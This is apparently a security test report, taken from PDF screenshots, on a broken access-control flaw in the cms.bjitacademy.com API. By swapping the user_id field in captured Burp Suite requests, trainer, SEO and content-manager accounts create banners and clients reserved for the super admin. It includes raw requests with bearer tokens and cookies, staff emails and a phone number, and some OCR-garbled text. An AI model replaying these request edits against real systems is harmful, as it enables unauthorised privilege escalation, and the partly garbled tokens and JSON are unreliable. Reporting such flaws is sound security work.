Access-Control-Allow-Origin: * Vary: Accept-Encoding,Authorization Connection: close Content-Type: application/json Content-Length: 459 13 { "success":true, "result":{ "id":46, "name":"Mohaiminul", "user":{ "id":47, "name":"Mir Mohaiminul Islam", "email":"mohaiminul.islam@bjitacademy.com", "role":"SuperAdmin", "phone_number":"01554683700", "image_url":null, "designation":null, "info":null, "experience":null, "skills":null, "certification":null } } } </pre>

Now Collect the Content Manager id from,

Request

```

1 POST /academy/api/public/api/v1/user/update-user HTTP/1.1
2 Host: cms.bjitacademy.com
3 Cookie: _ga=GAL.2.1529315481.1700794298; _gid=
GAI.2.605924823.1700794298; _gat=1; _ga_P7XRLTSB1J=
GSI.C.1700794298.1.1.1700800003.0.0.0
4 Content-Length: 898
5 Sec-Ch-Ua: "Chromium";v="119", "Not_A_Brand";v="24"
6 Accept: application/json, text/plain, */*
7 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryhUqmb1BXAQkTckrt
8 Sec-Ch-Ua-Mobile: ?0
9 Authorization: Bearer
eyJOeXAi0iJKV1Q1LCjhGei0iJSUz1NiJ5..eyJhdWQiOi3IiwanRpIjoiYjE2NzQ4NC
Qz2TgxDNR1M2By0GVWNV11YC5MjEzZjlkNzR10TMzCV1ZTVHnjxqMWJ1NjBkOTdZB4M
2MyXWWkOGJhYjxNkx4MjFk0GQ1lCjPjYXQ1o1jB3MDA30Th50TguNjUCNz1lODgeNjgzOdgc
Nz2EENjMs0TguNjUyOdg10TEzDD40Dc2OTUsHT1LlCjzW1i01lNSIsInNjb3Blcy16W1
19. aj3H-PplRSALKhSogmaYTietW3XvAlIwg4aoEi61BnpddM9PLSSg5kyYNBLaTAA9gxwJ
LvaeX10-1Pw0z-3WVbDUWWUWHeZiniEVsU7q_abAenmCMAnpkKazT3pdGsjXfEWiXpAUQy
n1t4Rik5cqBjpaaG15VaZMaWBbC81BM7iLV7CSgp1OZR1AkSvsbwqZyONREMSf0yeXIKwb
dWZCPYr2taRfk3CrIGMZQKawgbdbsrk_pzwm9Q7-dsvvo3MigCwrvbWw9mfWQzJZB8_-6P0
_nsj90KHCDG_BxcxXjCsRoNCuaf90fkyX9X01Bf2ZWVOp_p_fvxDrxXmnZmg805zwkH28k8
FpljP-8-em02v9rSbs5K0hsKyC3nSN9Mabid-SW0Yy-x7cEm2WS7sBurn_VUC_zTOFg8NQ
XpnFCM8H65nc0W7TxUhbn1z1w_iRoqU4uU7KGJHb1nnQy7OkffPF_QE1qxdDcudbK2n3ZDX
OH75OPRHd3oDliFwXqFmAdqmH#7DBExw19Wj_BIWgJqXQT4w_M_IgaE-4AttnhSD9CjQOB
uCH2oADew1GmasazZZsB3_dNNNjaFTwuohNlR_smJzTZCv-sxEWiEvRnqyZUnfpzhkrSLu
aPpdM9wb3wj6Xu-141AhNNN-Pxgv_V-jbcf1OWW1c1d14uA
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

```

Response

Burp Suite Community Edition v2023.10.

Request

```

22 -----WebKitFormBoundaryCHtuPKvQpS1NRF5e
23 Content-Disposition: form-data; name="name"
24
25 testContentManagerMohaiminul
26 -----WebKitFormBoundaryCHtuPKvQpS1NRF5e
27 Content-Disposition: form-data; name="email"
28
29 test_contentmanager.mohaiminul@bjitacademy.com
30 -----WebKitFormBoundaryCHtuPKvQpS1NRF5e
31 Content-Disposition: form-data; name="image"
32
33
34 -----WebKitFormBoundaryCHtuPKvQpS1NRF5e
35 Content-Disposition: form-data; name="phone_number"
36
37 null
38 -----WebKitFormBoundaryCHtuPKvQpS1NRF5e
39 Content-Disposition: form-data; name="password"
40
41 -----WebKitFormBoundaryCHtuPKvQpS1NRF5e
42 Content-Disposition: form-data; name="new_password"
43
44
45 -----WebKitFormBoundaryCHtuPKvQpS1NRF5e
46 Content-Disposition: form-data; name="new_password_confirmation"
47
48
49 -----WebKitFormBoundaryCHtuPKvQpS1NRF5e
50 Content-Disposition: form-data; name="user_id"
51
52
53 55
54 -----WebKitFormBoundaryCHtuPKvQpS1NRF5e--

```

Response

Now replace the superadmin user_id with a content manager id in the burp repeater,

Screenshot of the NetworkMiner tool showing a POST request to the ContentManager endpoint. The request payload contains JSON data for creating a new client. The response shows a successful HTTP 200 OK status with a JSON object containing the new client's details.

```

Request
Pretty Raw Hex
POST /ContentManager HTTP/1.1
Host: cms.bjitacademy.com
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4649.116 Safari/537.36
Accept: application/json, text/plain, */*
Origin: https://cms.bjitacademy.com
Referer: https://cms.bjitacademy.com/backend/all-clients
Content-Length: 144
Connection: close
DNT: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
    "name": "AbdulContentManagerNew",
    "user_id": 55,
    "email": "test_contentmanager.mohaiminul@bjitacademy.com",
    "role": "Content Manager",
    "phone_number": null,
    "image_url": null,
    "designation": null,
    "info": null,
    "experience": null,
    "skills": null,
    "certification": [
        {
            "title": ""
        }
    ]
}

Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Date: Thu, 23 Nov 2023 03:54:24 GMT
Server: Apache
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Vary: Accept-Encoding, Authorization
Connection: close
Content-Type: application/json
Content-Length: 489
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57

```

Output from the frontend,

Screenshot of the BJJT Academy frontend showing the 'All Clients' page. A red box highlights the newly added client 'AbdulContentManagerNew' with user ID 55, which was created by the user with ID 55.

Serial Logo	Name	Updated by User	Last Updated	Action
	AbdulContentManagerNew	testContentManager	09:54 23 Nov 2023	
	AbdulContentManager	testSeoMohaiminul	09:15 23 Nov 2023	
	Doku is my love	testTrainerRushmie	14:44 22 Nov 2023	

Expected Output: client can be added with only super admin credential.

Actual Output: Clients information can be added by replacing their user_id.

Similar affected API:

i) POST /academy/api/public/api/v1/post/create-slider-post (for Add Banner)

POC:

Login as super admin → go to home → add banner → capture request and send it to repeater.

Super admin account: mohaiminul.islam@bjitacademy.com

Super admin user_id: 47

The screenshot shows the Burp Suite interface with the Repeater tab selected. On the left, the Request pane displays a POST request to '/academy/api/public/api/v1/post/create-slider-post' with various headers and a multipart form-data body. On the right, the Response pane shows a JSON object representing a test banner, including fields like title, interval, image_url, and image_link.

```

Request
Pretty Raw Hex
POST /academy/api/public/api/v1/post/create-slider-post
HTTP/1.1
Host: cms.bjitacademy.com
Cookie: _ga=GA.2.392706038.1700121047; _gid=GAI.2.1015102073.1700618574; _ga_PTXRLTB1J=GS1.2.1700715141.25.1.1700716210.0.0
Content-Length: 226898
Sec-Ch-Ua: "Chromium";v="119", "Not A Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data;
boundary----WebKitFormBoundaryjqjKch7LuJswB3l
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI3Iwi浣辨PjjoIiNshkZ
WUzYTM5N2VmZ2TYxTQ30WI2NTyH2mMNTMy7zhCMGY2NDdnNT13OD15MTMyYmQOHmQ
zODUwMGH2YWJmamDmWYT2mYmJ1NTNmY2YEMDMiLCJpYXQ10jE3MDA3MTU0MDtUuZg0L
TU50TY1MTMeNjY2OThyMTg3NSwibmJmIjoxNzAwNzE1NDAyLjg4NDU2NDk3MTkyMzg
yODByNSwiZXhwIjoxMzAxNTc5NDhAyLjcgODQ4Njh5NTY5NSzAyHTQ4NDM3NSwic3VII
joinDCiLCLJzY2SwZXM10ltadQ.niwvd5qGo7QKmnszRFFxwOBjhBRAQAUcu5pv0q4AR
fVnHamFSGpKsPkuEuin_p1FkShfpR1zJ0DyT92qGSMY7c0Smtdx4GxhMOP9-xhPct2l
PSSEHoqqJYqeUTX4G-mRMhAiYuwoQmnxSbjDNK00F11C3h2I3sEwnziOKK-y_n_Qo
xNx8Fc2CsZ0-ko280_cv4uuufygh14G362h2aaVJ-_Kwz13-zEt4-N14BDbjf5Rj0V
HlwWhbtPLOR0gnCpEmEWlwf0oEWGtQJHm8naimGppYb07yHvG9-UEigQdsajocWt
leRms4I3hWBh0jbW4vRE4YlmxGeQ6ijQb-Fenb032WFLTEcGZ1zomplnkWHD1W2
jDum-IWvnFWRsBvh7oFiae3hMlgQxKt0ahb0WLYw0r3U0Bnx9OHjy5-yfrcJKER0
Yu27faQyCbfU2BnshCqm71fAQ-6w_jBZst70NbJgKt4xYJXQ9QaUmPlkVR4Y5T1
jPUUnMK8VXr-ZW3x3xWui7z7TH14qXFF1FF_zSu8YeMxNeEXnAAC9bo4FCLCOn5s
0iHQ7fmktj59TLnfQLuuiJhr26R_xvr16U1BvVDcnx8NUH12PEStFwmQA0pydQIGzX
0U2Duxx2Vu1mWRh1xi0Ntr0mri-Ui4WCwWrfY-5VNnyx4R

```

```

Response
Pretty Raw Hex Render
{
  "title": "test_Banner",
  "interval": "5000",
  "image_url": "images\\resource\\HnFYBpWJSD1WhykCm9d8NrcLz87Pyw20UIzKbql",
  "image_link": null,
  "image_alt": "test_Banner",
  "tabs_image_url": "images\\resource\\pR0UWviSHDx1CalHwjRb6EJkQfjSyOnp2Vht3kD",
  "mobile_image_url": "images\\resource\\KAqZzqlwBBCyINjTGB3r6s720t8LujPPXo6Ucx6",
  "icon_url": null,
  "icon_alt": null,
  "background_color": "#B8AEBE",
  "updated_time": "11:14 23 Nov 2023",
  "user": [
    {
      "id": 47,
      "name": "Mir Mohaiminul Islam",
      "email": "mohaiminul.islam@bjitacademy.com",
      "role": "SuperAdmin",
      "phone_number": "01554683700",
      "image_url": null,
      "designation": null,
      "info": null,
      "experience": null,
      "skills": null,
      "certification": [
        {
          "title": ""
        }
      ]
    }
  ]
}

```

Login as a seo manager and get the user_id from POST /academy/api/public/api/v1/user/update-user and replace it with the super admin authorization token.

Serial	Web Image	Title	Interval	Updated by User	Last Updated	Action
1		test Banner	5s	testSeoMohaiminul	11:30 23 Nov 2023	Edit Delete
2		test Banner	5s	Mir Mohaiminul Islam	11:14 23 Nov 2023	Edit Delete

From Content Manager:

Login as super admin → go to home → add banner → capture request and send it to repeater.

Super admin account: mohaiminul.islam@bjitacademy.com

Super admin user_id: 47

```


POST /academy/api/public/api/v1/post/create-slider-post
HTTP/1.1
Host: cms.bjitacademy.com
Cookie: _ga=GA1.2.392706036.1700121047; __gid=GAI.2.1019102073.1700618574; _ga_P7XBLT5B1J=GS1.2.1700715141.25.1.1700716210.0.0.0
Content-Length: 226898
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data;
boundary=---WebKitFormBoundaryjQjkch7LuysWb31
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI3IiwiianRpIjoiaNzhRzWUzYTM5NCVnZTYxOTQ30WI2NTyHsNmIuTHwYskLNGY2NDdbNTI3ODISMTMxYmQ0MmQzODUxMGMCYJUmODMvYTZmYmJ1NTNmY2YZidM1CJpYXQi0jE3MDA3MTU0MDIuNzgONTU5OTY1MTMhNjY2OTkyMTg3NSwibJmijoxNsAwNxR1NDAyLj+4NDUCNDk3MThryHzgYDByNSw1ZDhwijoxNsAxNTc5NDAyLj+0ODQ4NjksNTT5NsAyMTQ4NDMSNSwic3VIIjo1NDc1LCCjzT2SwZXMl0ldfQ.niwdsGqO7KmaSxFkxwGBJhkBRQAUCeu5pvq4aRFvNhmFSpEqkPkeRueln_pIPkShpfRizI0DyT92gSMY7c08mdtx4GxhM0P9-xhPc21PSSHeog6JYQeUTX4G-nEWbAiAYw0Qmnx9BjDNK0OFILC3hhZ1jsEwmziOKx--vn_QoXNx8FcCz0-kc280_ov4unifygk14G36Ch2aaVJ_Kwz13-sEt4-N14BDbjf5BJjVNL0WebtPL0R0gNcpEm6WlvF0oBwGTQJMkn8nalGppYb07yHvG9-U6iqVdse7ocWt1eRms413hWhbhjBW4rRE4YlmFqGeQ61jqB-F6n03ZWFTEcgZ1zompLnKwHD1W2jDum-IWnwFWwSvh7oF1iae3hMlgqXktOahboWLYw0r3UDBnX9OHyj5-yfrcUKxR0Yu27faqacyBfdU2Bnsn71fAaQ-Sw-kBzt70NkBgFk4rYIIXQ9qaUmPlkV2R4Y5TIjPUUnMK8Wx-20w3x5Wui77Hf4qVrif_f_zSuD8YeMmNeEKnAAC9bo4vF2LCOn5s01HQ7fmktj59TLnf0IuuJHr26R_xvr16ULBvVD-NxSNUH112PE5tFwmQA0pydqIGzX
    
```

Login as a content manager and get the user_id and replace it with the super admin authorization token.

Content Manager account: test.contentmanager.mohaiminul@bjitacademy.com

User_id: 55

Content Manager Id found From: **POST /academysite/api/public/api/v1/user/update-user**




```

Request
Pretty Raw Hex
-----WebKitFormBoundaryNRjjrzSkSopA7abI
Content-Disposition: form-data; name="name"
testContentManagerMohaiminul
-----WebKitFormBoundaryNRjjrzSkSopA7abI
Content-Disposition: form-data; name="email"
test.contentmanager.mohaiminul@bjitacademy.com
-----WebKitFormBoundaryNRjjrzSkSopA7abI
Content-Disposition: form-data; name="image"
32
33
-----WebKitFormBoundaryNRjjrzSkSopA7abI
Content-Disposition: form-data; name="phone_number"
34 56465465464
-----WebKitFormBoundaryNRjjrzSkSopA7abI
Content-Disposition: form-data; name="password"
41
42 -----WebKitFormBoundaryNRjjrzSkSopA7abI
Content-Disposition: form-data; name="new_password"
45
46 -----WebKitFormBoundaryNRjjrzSkSopA7abI
Content-Disposition: form-data; name="new_password_confirmation"
49
50 -----WebKitFormBoundaryNRjjrzSkSopA7abI
Content-Disposition: form-data; name="user_id"
52 55
-----WebKitFormBoundaryNRjjrzSkSopA7abI--

```

After Replacing the user_id I observe that new banner is created by content manager credential.



```

Request
Pretty Raw Hex
-----WebKitFormBoundary7MAE4YfC4D9B1OOGXGJLWzqQHgkPjw
Content-Disposition: form-data; name="name"
testContentManagerMohaiminul
-----WebKitFormBoundary7MAE4YfC4D9B1OOGXGJLWzqQHgkPjw
Content-Disposition: form-data; name="email"
test.contentmanager.mohaiminul@bjitacademy.com
-----WebKitFormBoundary7MAE4YfC4D9B1OOGXGJLWzqQHgkPjw
Content-Disposition: form-data; name="image"
32
33
-----WebKitFormBoundary7MAE4YfC4D9B1OOGXGJLWzqQHgkPjw
Content-Disposition: form-data; name="phone_number"
34 56465465464
-----WebKitFormBoundary7MAE4YfC4D9B1OOGXGJLWzqQHgkPjw
Content-Disposition: form-data; name="password"
41
42 -----WebKitFormBoundary7MAE4YfC4D9B1OOGXGJLWzqQHgkPjw
Content-Disposition: form-data; name="new_password"
45
46 -----WebKitFormBoundary7MAE4YfC4D9B1OOGXGJLWzqQHgkPjw
Content-Disposition: form-data; name="new_password_confirmation"
49
50 -----WebKitFormBoundary7MAE4YfC4D9B1OOGXGJLWzqQHgkPjw
Content-Disposition: form-data; name="user_id"
52 55
-----WebKitFormBoundary7MAE4YfC4D9B1OOGXGJLWzqQHgkPjw

```

```

7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding,Authorization
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 780
12
13 {
    "success":true,
    "result":(
        "id":54,
        "title":"test_BannerContent",
        "interval":"5000",
        "image_url":
            "images/resource/nzWa2YvJ1VaxCaVmUUoVrCh7EA1gMHCHWypi0LjE.jpg",
        "image_link":null,
        "image_alt":"test_BannerContent",
        "tabs_image_url":
            "images/resource/C27Y060EYrAC0M1avvs73Yx1LAGGzIdnw3y0ejV4.jpg",
        "mobile_image_url":
            "images/resource/l1DaSmErmlFYcIsimCSecejcxZk94Wcv542eaRnQ.jpg",
        "icon_url":null,
        "icon_alt":null,
        "background_color":"#b8lele",
        "updated_time":"11:57 23 Nov 2023",
        "user":(
            "id":55,
            "name":"testContentManagerMohaiminul",
            "email":"test.contentmanager.mohaiminul@bjitacademy.com",
            "role":"Content Manager",
            "phone_number":null,
            "image_url":null,
            "designation":null,
            "info":null,
            "experience":null,

```

From the frontend,

Serial	Web Image	Title	Interval	Updated by User	Last Updated	Action
1		test BannerContent	5s	testContentManager	11:57 23 Nov 2023	
2		test Banner	5s	testSeoMohaiminul	11:30 23 Nov 2023	
3		test Banner	5s	Mir Mohaiminul Islam	11:14 23 Nov 2023	

From trainer:

Login as super admin → go to home → add banner → capture request and send it to repeater.

Super admin account: mohaiminul.islam@bjitacademy.com

Super admin user_id: 47

```


POST /academysite/api/public/api/v1/post/create-slider-post
HTTP/1.1
Host: cms.bjitacademy.com
Cookie: _ga=GAI.2.392706036.1700121047; _gid=GAI.2.1019102073.1700618574; _ga_P7XRLT5B1J=GS1.2.1700715141.25.1.1700716210.0.0.0
Content-Length: 226898
Sec-Ch-Ua: "Chromium";v="119", "Not?_A_Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryjqqjhch7LuyswWb31
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI3IiwanBpIjoInzhkZWUzYTM5NCYmZTYxOT30WI2NTyNsNmNTMhYzg2MGYzNDuhNTI3ODISMTMxYmQ0MmQzODUsMGh2YJm0DMwYTZmYm1NTNmY2YzMDMaiCJpYXQicjE3MDA3MTU0MDIuWzgONTU50TY1MTMzNjY20ThryMtg3NSwibmJmijoxNzAwHzELNDayLjc4NDU2NDk3MTkyMg yODByNSwiZXhwIjoxNzAxNTc0ODQ4Njk5NTY5NzAyMTQ4NDM3NSwic3VIIjo1NdcilCjwYZSzwZXMi0ltdfQ_niwdsqGoq7KmmSzRFXwOBJhbBRQA0Ucu5pv0q4aRfVnHmFSGEpkeReuin_pIFhShfpRlzIJODyT82qGSMY7c08adtx4GxhMQPs-xhPt2lPSSHEoq6JYQeUT7X4G-mRWkAiYwU0Qmnx9BjDNK00F1lC3hh2TjsEwnz10XF_yvn_Qo xNx8Pt2CsZ0-k0Z80_oV4uuufygh14G362h2aaVJ-_Kwzi3-zRt4-NI4BDbjf5rJ0VNloWehtPL0Bg0NgCpEneWlwF0o8W8GTQJMhn8naImGppYb07yHvG9-U6iqVdsa7ocWt leRnmS413hWBh0jEW4vRE4YlmFxGe61jQb-F6nk032WFLTEcG2IzompLnzKwHDiW2jdUm-IWwnFWwSvh7oFiae3Mlg0xKtOahboWLiywOr3UOBnX90Hjy5-yfrcJKxROYu27faQyBfdUZBnshCqa71faQ-8w kBZst70NUBgKt4xYJIXQ9QaUmPlkVCR4Y5TIjPUUmMK8UVkr-20w3x5Wuiz7THf4qFvFFf_zsUb8YeMxeEvnhaG5b04vFCLCOnss0iHQ7fmktj59TlnfQluuJhr26R_xvr1eU1BvDcNx8NUH12PEStFwmQA0pydqIGzX0VZDwrxnZUriawWBrh1Xion0Xtr0n10-Uis4WCwWrfYk5UNNmx4R
    
```

Login as a trainer and get the user_id and replace it with the super admin authorization token.

Trainer account: test.trainer.mohaiminul@bjitacademy.com

User_id: 61

Trainer Id found From: **POST /academysite/api/public/api/v1/user/update-user**




```

Super Admin x
  trainer x
  seo manager x
  content manager x
  +
Send Cancel < >

Request
Pretty Raw Hex
43 -----WebKitFormBoundary0xWivy25NDqjEIGx
44 Content-Disposition: form-data; name="designation"
45
46 gfhfhfhf
47 -----WebKitFormBoundary0xWivy25NDqjEIGx
48 Content-Disposition: form-data; name="exprience"
49
50 C
51 -----WebKitFormBoundary0xWivy25NDqjEIGx
52 Content-Disposition: form-data; name="password"
53
54
55 -----WebKitFormBoundary0xWivy25NDqjEIGx
56 Content-Disposition: form-data; name="new_password"
57
58
59 -----WebKitFormBoundary0xWivy25NDqjEIGx
60 Content-Disposition: form-data; name="new_password_confirmation"
61
62
63 -----WebKitFormBoundary0xWivy25NDqjEIGx
64 Content-Disposition: form-data; name="user_id"
65 [61]
66 -----WebKitFormBoundary0xWivy25NDqjEIGx
67 Content-Disposition: form-data; name="certification"
68

```

Now replace the trainer user_id with the super admin id



```

Pretty Raw Hex Render
0 Vary: Accept-Encoding,Authorization
1 Connection: close
2 Content-Type: application/json
3 Content-Length: 758
4
5 {
6   "success":true,
7   "result":{
8     "id":65,
9     "title":"test BannerTrainer",
10    "interval":"5000",
11    "image_url":"",
12    "images":"/resource/7SV4zMailzisXJn1MeKC933mEu4paW4dGuaxpD2.jpg",
13    "image_link":null,
14    "image_alt":"test BannerTrainer",
15    "tabs_image_url":"",
16    "images":"/resource/KaiJCbnpaaWAlmp3IIIG6u5Fc6pon8xFGwXCCELr.jpg",
17    "mobile_image_url":"",
18    "images":"/70B3tj87o4AjA67Abdh7TaqlzCaaVANZLtl8dyf.jpg",
19    "icon_url":null,
20    "icon_alt":null,
21    "background_color": "#b81e1e",
22    "updated_time":"10:25 23 Nov 2023",
23    "user":{
24      "id":61,
25      "name":"test TrainerMohaiminul",
26      "email":"test.trainer.mohaiminul@bjitacademy.com",
27      "role":"Trainer",
28      "phone_number":null,
29      "image_url":null,
30      "designation":null,
31      "info":null,
32      "exprience":null,
33      "skills":null,
34    }
35  }
36
37 Content-Disposition: form-data; name="background_color"
38
39 #b81e1e
40
41 -----WebKitFormBoundaryjqjkch7LUyswBb31
42 Content-Disposition: form-data; name="image_link"
43
44
45 -----WebKitFormBoundaryjqjkch7LUyswBb31
46 Content-Disposition: form-data; name="user_id"
47
48 [61]
49 -----WebKitFormBoundaryjqjkch7LUyswBb31--
50

```

Output from frontend,

ii) POST /academysite/api/public/api/v1/post/create-fresh-talent-scope

POC:

I login with trainer (test.trainer.mohaiminul@bjitacademy.com) → went to profile and try to update profile → capture the request and send to repeater → capture the user_id.

```

Request
Pretty Raw Hex
43 -----WebKitFormBoundaryHsckTXVvF74ESrBy
44 Content-Disposition: form-data; name="designation"
45
46 dsyfgyfdsgdfg
47 -----WebKitFormBoundaryHsckTXVvF74ESrBy
48 Content-Disposition: form-data; name="exprience"
49
50 4
51 -----WebKitFormBoundaryHsckTXVvF74ESrBy
52 Content-Disposition: form-data; name="password"
53
54
55 -----WebKitFormBoundaryHsckTXVvF74ESrBy
56 Content-Disposition: form-data; name="new_password"
57
58
59 -----WebKitFormBoundaryHsckTXVvF74ESrBy
60 Content-Disposition: form-data; name="new_password_confirmation"
61
62
63 -----WebKitFormBoundaryHsckTXVvF74ESrBy
64 Content-Disposition: form-data; name="user_id"
65 61
